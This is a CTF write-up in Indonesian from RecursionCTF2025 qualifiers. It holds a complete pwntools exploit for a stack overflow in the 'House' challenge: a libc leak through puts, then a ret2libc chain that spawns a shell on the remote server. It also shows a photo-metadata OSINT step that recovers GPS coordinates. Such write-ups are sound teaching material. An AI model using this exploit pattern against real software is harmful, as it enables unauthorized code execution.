


```
if ( --room ≤ 2 )
{
  printf("Enter the player's name: ");
  fgets(player_name[room], 256, stdin);
}
```


Karena char player_name[2][48] bisa di overflow, dan ternyata overflow nya sampai RIP. Jadi saya overflow dua kali, yang pertama buat leak libc, yang kedua buat ret2libc.
Berikut solver:

solve.py


```python
#!/usr/bin/env python3
from pwn import *

# ==========================================================
#                            SETUP
# ==========================================================
```



```
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61008

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

def set_round(round, room, name):
    io.sendlineafter(b':', b'1')
    io.sendlineafter(b':', str(round).encode())
    io.sendlineafter(b':', str(room).encode())
    io.sendlineafter(b':', name)

# =========================================================
#                         EXPLOITS
# =========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    offset = 72
    payload = flat({
        offset: [
            rop.ret.address,
            0x401040,
            elf.plt['puts'],
            elf.sym['main']
        ]
```



```
    })

    set_round(2, 3, payload)
    io.sendlineafter(b':', b'3')
    io.recvuntil(b'Goodbye!\n')
    libc.address = unpack(io.recvline().strip().ljust(8, b'\x00')) -
libc.sym['funlockfile']

    rop = ROP(libc)
    rop.raw(b'A'*offset)
    rop.raw(rop.ret.address)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    set_round(2, 3, rop.chain())
    io.sendlineafter(b':', b'3')

    success('libc.address: ' + hex(libc.address))
    io.interactive()

if __name__ == '__main__':
    exploit()
```




```
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/House/src]
└──╼ $python3 solve.py REMOTE
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/House/src/chall_patched'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 103.87.66.171 on port 61008: Done
[*] Loaded 5 cached gadgets for './chall_patched'
[+] libc.address: 0x7fb71680d000
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] Switching to interactive mode

Goodbye!
$ cat /flag*
RECURSION{b1ngung_m4u_b1kin_k4yak_g1man4}
$ 
```

MISC


I wish I was there on December 21, 2024

Flag: RECURSION{paddock.revived.impresses}

Diberikan gambar:




Kita bisa extract metadata dari gambar tersebut pake exiftool dan kita bakal dapet koordinat:




```
Green Tone Reproduction Curve   : (Binary data 32 bytes, use -b option to extract)
Image Width                     : 1536
Image Height                    : 2048
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Run Time Since Power Up         : 19:56:30
Aperture                        : 1.8
Image Size                      : 1536x2048
Megapixels                      : 3.1
Scale Factor To 35 mm Equivalent: 3.5
Shutter Speed                   : 1/10417
Create Date                     : 2025:02:01 14:18:08.252+07:00
Date/Time Original              : 2025:02:01 14:18:08.252+07:00
Modify Date                     : 2025:02:01 14:18:08+07:00
Thumbnail Image                 : (Binary data 4246 bytes, use -b option to extract)
GPS Altitude                    : 148.9 m Above Sea Level
GPS Date/Time                   : 2025:02:01 07:18:07Z
GPS Latitude                    : 7 deg 45' 4.39" S
GPS Longitude                   : 110 deg 29' 29.76" E
MP Image 2                      : (Binary data 121193 bytes, use -b option to extract)
Circle Of Confusion             : 0.008 mm
Field Of View                   : 73.7 deg
Focal Length                    : 6.8 mm (35 mm equivalent: 24.0 mm)
GPS Position                    : 7 deg 45' 4.39" S, 110 deg 29' 29.76" E
Hyperfocal Distance             : 3.04 m
Light Value                     : 15.3
Lens ID                         : iPhone 15 Pro back triple camera 6.765mm f/1.78
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/misc/I wish I was there on December 21, 2024]
└──╼ $
```


Nah ini kita tinggal masukin gmaps koordinat nya:



